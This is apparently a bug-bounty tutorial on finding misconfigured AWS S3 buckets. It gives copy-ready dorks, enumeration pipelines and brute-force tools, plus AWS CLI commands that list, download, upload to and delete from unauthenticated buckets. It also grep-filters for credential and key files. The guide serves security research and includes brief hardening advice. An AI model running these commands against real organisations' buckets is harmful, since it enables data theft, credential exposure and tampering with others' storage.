S3 Bucket Recon — Finding Exposed AWS Buckets Like a Pro!
A Step-by-Step Guide to Identifying and Exploiting Misconfigured AWS Buckets
16 Techniques40+ CommandsCopy Ready
Introduction
Amazon S3 (Simple Storage Service) is one of the most widely used cloud storage solutions, but misconfigurations can lead to serious security vulnerabilities. In this guide we'll explore how to audit S3 environments, uncover exposed buckets, analyze permissions and mitigate security risks. Using AWS tools and open-source scanners you'll learn to identify vulnerabilities before they become threats.
What is S3 Bucket Reconnaissance?
S3 bucket reconnaissance refers to the process of identifying and investigating publicly accessible or misconfigured AWS S3 buckets that may expose sensitive data. Developers or security professionals can use these techniques to help organizations secure their cloud storage.
Phase 1
Manual Methods for Identifying S3 Buckets
Using Browser URL Inspection
One of the simplest ways to check if a website is hosted on AWS is by entering the following in the browser URL bar:
1Check if site is hosted on AWS via URL bar
%c0
Checking the Source Code


Inspect the website source code and search for “s3” to find any hidden S3 bucket URLs. If you find any, just open and check if bucket listing is enabled.
Phase 2
Google Dorking for AWS S3 Buckets
Google dorking helps uncover exposed S3 buckets. Use the following dorks to find open S3 buckets:
Google Dorks
site:s3.amazonaws.com "target.com"
site:*.s3.amazonaws.com "target.com"
site:s3-external-1.amazonaws.com "target.com"
site:s3.dualstack.us-east-1.amazonaws.com "target.com"
site:amazonaws.com inurl:s3.amazonaws.com
site:s3.amazonaws.com intitle:"index of"
site:s3.amazonaws.com inurl:".s3.amazonaws.com/"
site:s3.amazonaws.com intitle:"index of" "bucket"
(site:*.s3.amazonaws.com OR site:*.s3-external-1.amazonaws.com OR site:*.s3.dualstack.us-east-1.amazonaws.com OR site:*.s3.ap-south-1.amazonaws.com) "target.com"
If bucket listing is enabled you'll be able to view the entire directory and its files. If you see an “Access Denied” message it means the bucket is private.

Automating Google Dorking with DorkEye
DorkEye automates Google dorking making reconnaissance faster by quickly extracting multiple AWS URLs for analysis.
Phase 3
Automation Tools for S3 Enumeration

Using S3Misconfig for Fast Bucket Enumeration
S3Misconfig scans a list of URLs for open S3 buckets with listing enabled and saves the results in a user friendly HTML format for easy review.
Finding S3 Buckets with HTTPX and Nuclei

Use the HTTPX command along with the Nuclei tool to quickly identify all S3 buckets across subdomains.
2Find S3 buckets with subfinder + httpx
subfinder -d target.com -all -silent | httpx-toolkit -sc -title -td | grep 'Amazon S3'3Mass S3 detection with Nuclei
subfinder -d target.com -all -silent | nuclei -t /home/coffinxp/.local/nuclei-templates/http/technologies/s3-detect.yaml
Phase 4
Extracting S3 URLs from JavaScript Files
Next we'll use the Katana tool to download JavaScript files from target subdomains and extract S3 URLs:
4Crawl and collect JS file URLs
katana -u https://site.com/ -d 5 -jc | grep '\.js$' | tee alljs.txt5Extract S3 URLs from JS files
cat alljs.txt | xargs -I {} curl -s {} | grep -oE 'http[s]?://[^"]*\.s3\.amazonaws\.com[^" ]*' | sort -uUsing java2s3 Tool
Alternatively, use this powerful approach to extract all S3 URLs from JavaScript files of subdomains. First combine Subfinder and HTTPX to generate the final list of subdomains then run the java2s3 tool:
6Generate subdomain list
subfinder -d target.com -all -silent | httpx-toolkit -o file.txt7Clean URLs to input format
cat file.txt | grep -oP '(?<=https?://).*' >input.txt8Extract S3 URLs from JS files
python java2s3.py input.txt target.com output.txt9Filter S3 bucket results
cat output3.txt | grep -E "S3 Buckets: [^]]+"10Extract unique S3 URLs
cat output.txt | grep -oP "https?://[a-zA-Z0-9.-]*s3(\\.dualstack)?\\.ap-[a-z0-9-]+\\.amazonaws\\.com/[^\\s\"<>]+" | sort -u11Extract S3 domains
cat output3.txt | grep -oP "([a-zA-Z0-9.-]+\\.s3(\\.dualstack)?\\.[a-z0-9-]+\\.amazonaws\\.com)" | sort -u


After this you can use the S3Misconfig tool to identify publicly accessible S3 buckets with listing enabled by sending all these S3 URLs to the tool.
mexploit30/java2s3Phase 5
Brute-Forcing S3 Bucket Names
Using LazyS3
LazyS3 is a brute force tool for AWS S3 buckets using different permutations. Run the following command by specifying the target:
12Brute-force S3 bucket names
ruby lazys3.rb <COMPANY>
Using CeWL + S3Scanner
Use CeWL to generate a custom wordlist from the target domain. Then run S3Scanner with the list to identify valid and invalid S3 buckets.
13Generate custom wordlist from target
cewl https://site.com/ -d 3 -w file.txt14Scan and filter public buckets
s3scanner -bucket-file file.txt -enumerate -threads 10 | grep -aE 'AllUsers: \\[.*(READ|WRITE|FULL).*\\]'
Phase 6
GitHub & OSINT Discovery
Extracting S3 Buckets from GitHub Repositories
Use GitHub dorks to find AmazonAWS results in public repositories. Check S3 URLs for bucket listings and verify access with AWS CLI.
org:target "amazonaws"
org:target "bucket_name"
org:target "aws_access_key"
org:target "aws_access_key_id"
org:target "aws_key"
org:target "aws_secret"
org:target "aws_secret_key"
org:target "S3_BUCKET"

Websites for Public S3 Bucket Discovery
Use these websites to search for files in public AWS buckets by keyword. Download and inspect the contents and if you find any sensitive files report them responsibly:

Finding Hidden S3 URLs with Extensions
The S3BucketList Chrome extension scans web pages for exposed S3 URLs, helping researchers quickly identify misconfigured buckets without manually inspecting the source code.
Phase 7
AWS S3 Bucket Listing & File Management
Easily manage AWS S3 buckets with these AWS CLI commands. These commands help security researchers, penetration testers and cloud administrators list, copy, delete and download files for efficient storage management and security assessments.
Reading Files
15List bucket contents without signing
aws s3 ls s3://[bucketname] --no-sign-requestRecursively List All Files
16Recursive listing in human-readable format
aws s3 ls s3://[bucketname] --no-sign-request --recursive --human-readableIdentify Potentially Sensitive Files
17Find sensitive file types
aws s3 ls s3://[bucketname] --no-sign-request --recursive | grep -E '\.env|\.pem|\.key|\.json|\.yml|\.yaml|\.config|config\.php|\.ini|\.sql|\.db|\.log|\.backup|\.bkp|\.crt|\.cert|\.pfx|\.p12|\.keystore|id_rsa|id_dsa|\.passwd|\.htpasswd|\.htaccess|\.csv|\.xlsx|\.docx|\.pdf'18Extended sensitive file discovery
aws s3 ls s3://[bucketname] --no-sign-request --recursive | grep -E '\.(env|pem|key|json|yml|yaml|config|php|ini|sql|db|log|backup|bkp|crt|cert|pfx|p12|keystore|rsa|dsa|passwd|htpasswd|htaccess|csv|xlsx|xls|docx|doc|pdf|pptx|ppt|md|txt|bak|old|orig|swp|tar|zip|rar|7z|gz|tgz|enc|sh|ps1|bat|exe|dll|class|jar|war|jsp|asp|php|py|rb|cgi|pl|cfm|aspx|vb|vbs|c|cpp|h|cs|swift|go|rs|log|session|token|auth|access|secret|private|ssh|gpg|pgp|kdbx|wallet|dat|sqlite|ldb|ndjson|nd|out|pid|dump|tar\.gz|tar\.bz2|zipx|xz|bak\.gz)'Copying Files
19Upload a file to the bucket
aws s3 cp file.txt s3://[bucketname] --no-sign-requestDeleting Files
20Delete a file from the bucket
aws s3 rm s3://[bucketname]/file.txt --no-sign-requestDownloading All Files
21Download entire bucket contents
aws s3 cp s3://[bucketname]/ ./ --recursive --no-sign-request
Buckets with “Full Control” permission allow file uploads and deletions which could lead to security risks. Always follow responsible disclosure policies when reporting vulnerabilities.
Phase 8
Securing S3 Buckets
Organizations should follow best practices to prevent unauthorized access:
- 1Enable bucket policies and restrict access.
- 2Disable public ACLs unless necessary.
- 3Monitor logs using AWS CloudTrail.
- 4Implement encryption for sensitive data.
You can also watch this video where I showed the complete practical of this method:
Watch Practical DemoConclusion
S3 bucket reconnaissance is essential for ethical hackers and security professionals. Identifying and securing misconfigured buckets helps organizations strengthen their cloud security and prevent data leaks.
Tools